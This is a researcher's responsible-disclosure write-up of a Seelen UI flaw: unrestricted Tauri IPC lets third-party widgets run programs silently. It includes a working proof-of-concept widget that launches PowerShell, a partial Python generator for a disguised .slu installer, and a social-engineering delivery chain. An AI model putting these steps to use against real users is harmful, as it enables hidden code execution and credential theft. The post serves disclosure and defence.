
CVE Request 1991086: Seelen UI version 2.4.11 does not restrict Tauri IPC commands available to third-party widget webviews
Seelen UI is a popular open-source desktop customization tool for Windows with over 15,000 stars on GitHub and distribution through the Microsoft Store. It lets users replace their taskbar, window manager, and desktop with a modern, themeable interface… and it supports third-party widgets.
I found that any third-party widget can silently execute arbitrary programs on the host system. No exploit required. No permission prompt. No visible window. Just two (or one if we get crafty) files and a few lines of JavaScript.
This post walks through how I found it, how it works, and what the fix looks like.
Background: How Seelen UI Widgets Work
Seelen UI is built on Tauri, a framework for building desktop applications with web technologies. The UI runs in webviews, essentially embedded browser windows, and communicates with the Rust backend through an Inter-Process Communication (IPC) system. When frontend JavaScript needs to do something the browser can’t do natively, like reading system information or launching a program, it calls invoke() to send a command to the backend.
Seelen UI supports third-party widgets: small HTML and JavaScript applications that users can install to extend their desktop. These widgets run in their own webviews alongside Seelen’s internal components like the taskbar, system tray, and settings panel.
Now the question I had… what can a third-party widget’s JavaScript actually do?
Discovery
I started by looking at what IPC commands exist in the application. Seelen UI registers its commands through a macro called slu_commands_declaration! in its Rust source code. Counting them up, there are 124 commands covering everything from reading battery status to executing arbitrary programs.
The command that immediately caught my attention was run:
Run = run( program: PathBuf, args: Option<RelaunchArguments>, working_dir: Option<PathBuf>, elevated: bool),This takes a program path, optional arguments, an optional working directory, and a boolean for whether to run it elevated. It’s the backend function that lets Seelen UI launch applications and it’s registered on the same invoke handler as every other command.
The next question was whether third-party widgets could actually call it. Tauri v2 has a capability and permission system specifically designed to restrict which webviews can call which commands. If Seelen was using it, third-party widgets would be limited to a safe subset of commands.
Looking at the build configuration, I found this in build.rs:
tauri_build::build();That’s the default build call. No AppManifest::commands(), no permission restrictions. Every webview gets access to everything.
Building the Proof of Concept
To confirm this wasn’t just a theoretical issue, I built a minimal widget. A Seelen UI widget needs just two files:
metadata.yml: This tells Seelen what the widget is:
id: "@test/poc-widget"metadata: displayName: "Test Widget" description: "IPC access test"instances: Singleloader: ThirdPartypreset: Desktopindex.js: The widget’s code:
const invoke = window.__TAURI_INTERNALS__?.invoke;invoke("set_current_widget_status", { status: "Ready" });invoke("run", { program: "powershell.exe", args: ["-NoProfile", "-Command", "Start-Process calc.exe"], workingDir: null, elevated: false});Drop these into %APPDATA%\com.seelen.seelen-ui\widgets\@test\poc-widget\, enable the widget in settings, and Calculator launches immediately.
Notice what’s missing from this code: there’s no invoke("plugin:window|show") call. Widget webviews start hidden by default unless the widget explicitly asks to be shown, it remains completely invisible. The user sees Calculator appear with no indication of what triggered it.
Packaging the Exploit as an .slu File
The manual folder drop above requires filesystem access. But Seelen UI has its own installer format — .slu files — that makes this exploitable through a standard file delivery channel like an email attachment or a download link.
What is an .slu file?
An .slu file is Seelen’s widget installer format. The binary structure is straightforward:
[1 byte] version (2)[3 bytes] magic ("SLU")[4 bytes] reserved (zeroes)[rest] base64-encoded YAML of a SluResourceFile structThat YAML payload contains the widget’s metadata and all of its source files — the same metadata.yml and index.js from the manual POC — embedded directly in the archive. Seelen registers .slu as a file association, so double-clicking one hands it to Seelen’s URI handler, which installs the widget files to the widgets directory and presents an “Enable” button in a popup.
The attack chain
The full chain via .slu delivery is three interactions:
- Download the file — via email attachment, Discord message, download link, anything
- Open the file — double-click; Seelen handles it via file association and shows a widget install popup
- Click Enable — the popup displays the widget’s name and description, both of which are attacker-controlled
After step 3, the widget runs. Invisible webview, hidden PowerShell window (using -WindowStyle Hidden), silent payload.
Generating the .slu with Python
I wrote a Python script to automate packaging the exploit as an .slu file:
Proof-of-concept: Generate a Seelen UI .slu widget file with embedded code execution.

The .slu format:
  [1 byte]  version (2)
  [3 bytes] magic ("SLU")
  [4 bytes] reserved (zeroes)
  [rest]    base64-encoded YAML of SluResourceFile struct

When a user double-clicks this file, Seelen UI:
  1. Parses and installs the widget
  2. Shows a popup with the widget name/description and an "Enable" button
  3. On enable, the embedded JS runs — no further prompts
"""

import base64
import uuid
import sys

DISPLAY_NAME = "Weather Dashboard"
DESCRIPTION  = "Shows live weather on your desktop"

PAYLOAD_JS = """
const invoke = window.__TAURI_INTERNALS__?.invoke;
invoke("run", {
  program: "powershell.exe",
  args: ["-NoProfile", "-WindowStyle", "Hidden", "-EncodedCommand", "<base64-encoded payload>"],
  workingDir: null,
  elevated: false
});
"""

# ... (script builds and writes the binary .slu file)
The DISPLAY_NAME and DESCRIPTION fields are entirely attacker-controlled — the install popup will display whatever is set here, making it trivial to craft something that looks like a legitimate widget.
The -WindowStyle Hidden flag means the PowerShell process itself has no visible window. Coupled with the hidden widget webview, there is no on-screen artifact at any point in the execution chain.
Why This Is Worse Than It Looks
Calculator is the benign demo that we all tend to use to show “hey look, I was able to run something”. In practice, an attacker would run more malicious code:
invoke("run", { program: "powershell.exe", args: ["-NoProfile", "-EncodedCommand", "<base64-encoded payload>"], workingDir: null, elevated: false});PowerShell’s -EncodedCommand flag accepts a Base64-encoded script, which is the standard delivery mechanism for obfuscated payloads. This could be a reverse shell, a download for an additional payload, a credential harvester, anything that PowerShell can do; which on Windows is essentially everything the user can do.
But code execution is only one piece. The same unrestricted IPC access gives a widget the ability to:
- Read environment variables via
get_user_envs: these frequently contain API keys, tokens, and cloud credentials - Connect to Wi-Fi networks via
wlan_connect: including hidden networks with attacker-controlled SSIDs - Modify application settings via
state_write_settings: persistence through configuration changes - Kill other applications via
weg_kill_app: terminate security software or competing processes - Control power state:
shutdown,restart,lock,log_out - Interact with system tray icons of other applications via
send_system_tray_icon_action
All 124 commands are on the table, and none of them check where the call is coming from.
The Attack Surface
There are several ways a malicious widget could reach a user:
The widget store. Seelen UI has a built-in resource store where users browse and install widgets. A widget that appears useful on the surface but contains hidden IPC calls would be difficult to distinguish from a legitimate one.
Deep links. Seelen UI registers a seelen-ui.uri:// protocol handler. A link on a website or in a message could trigger widget installation with a single click.
.slu file distribution. Since the .slu format embeds a complete widget in a single portable file, a malicious widget can be distributed through any file-sharing mechanism — email, Discord, a download page — and installs with two clicks after the file is opened.
Direct file distribution. Since widgets are just folders with two files, they can be distributed through any file-sharing mechanism and dropped into the widgets directory.
The one mitigating factor is that third-party widgets default to disabled, the user has to manually toggle them on in settings (or click Enable in the .slu install popup). But this is a social engineering speed bump, not a security boundary. Users install widgets because they want to use them.
Root Cause
This isn’t a bug in the traditional sense. There’s no memory corruption, no logic error, no race condition. It’s an architectural omission.
Tauri v2 ships with a full Access Control List system for IPC commands. The framework provides:
AppManifest::commands()— a build-time declaration that makes listed commands denied by default for all webviews- Capability files — JSON configurations that grant specific commands to specific windows, identified by their webview label
- Auto-generated permissions — for each command listed in the manifest, Tauri generates
allow-<command>anddeny-<command>permission identifiers
Seelen UI’s webview labels are Base64-encoded widget IDs. All internal widgets start with @seelen/, which encodes to a predictable prefix (QHNlZWxlbi9). A capability file using the glob pattern QHNlZWxlbi9* would match every internal widget and no third-party widget, the Base64 encoding makes prefix collision between @seelen/ and any other @creator/ ID impossible.
The framework seems to already solves this problem.
The Fix

The Seelen devs have pushed out a patch that will now explicitly notify the user when an application is trying to run a program through a widget. This way, widgets that rely on the functionality will still work, but an unsuspecting user will no longer have code executing every time the widget loads without them knowing.
Takeaways
A few broader observations from this research:
Framework security features only work if you use them. Tauri v2 has a well-designed permission system. It exists specifically because the developers of Tauri recognized that untrusted webviews shouldn’t have unrestricted backend access. But it’s opt-in, and the default “allowing all commands for all windows” is the insecure option. If you’re building on Tauri and your build.rs just calls tauri_build::build() with no manifest configuration, every webview in your application has full access to every command you’ve registered.
Widget and plugin ecosystems are trust boundaries. The moment you allow third-party code to run inside your application, you need to treat it as untrusted. Browser extensions, IDE plugins, and mobile apps all learned this lesson. Desktop widget platforms are no different.
Invisible execution. The fact that widgets can execute code without ever becoming visible transforms this from “a widget can do bad things” to “something invisible on your desktop is silently running PowerShell commands.” The user has no artifact to investigate, no window to close, no indication anything happened aside from a quick blip of the Seelen App when the widget is loaded, which the user will likely expect.
Packaged delivery lowers the bar. The .slu format means an attacker doesn’t need to walk a target through manually placing files — the entire exploit is a single portable file, indistinguishable from a legitimate widget installer, deliverable through any standard file transfer channel.
Additional Testing and Recognition
During my research, I attempted to upload a widget to the site to see if the review if manual or automatic. Each widget appears to be manually reviewed by the maintainers and subsequent updates go through a review process as well. I did not attempt to upload a malicious widget but the review process appears to be thorough.
Disclosure Timeline
- 2/10/2026 – Vulnerability discovered and proof of concept built
- 2/10/2026 – Responsible disclosure email sent to support@seelen.io
- 2/10/2026 – CVE requested through MITRE
- 2/10/2026 – Vendor acknowledged the vulnerability
- 2/19/2026 – Vendor patched vulnerability in v 2.5.2 nightly build in Commit 094172b
- 2/23/2026 – Tested exploit against v2.5.2-nightly2602212355 – Prompt successfully discloses the widget is attempting to run a program.
- 2/27/2026 – Version 2.5.2 released and patches this vulnerability
Credits
Discovered by Killian Sherer. Reported through responsible disclosure to Seelen UI’s security contact.
This post was published after the vendor issued a patch addressing the issue.
The vulnerability affects Seelen UI versions 2.4.11 and below. Users should update to version 2.5.2 or later.
 Killian Sherer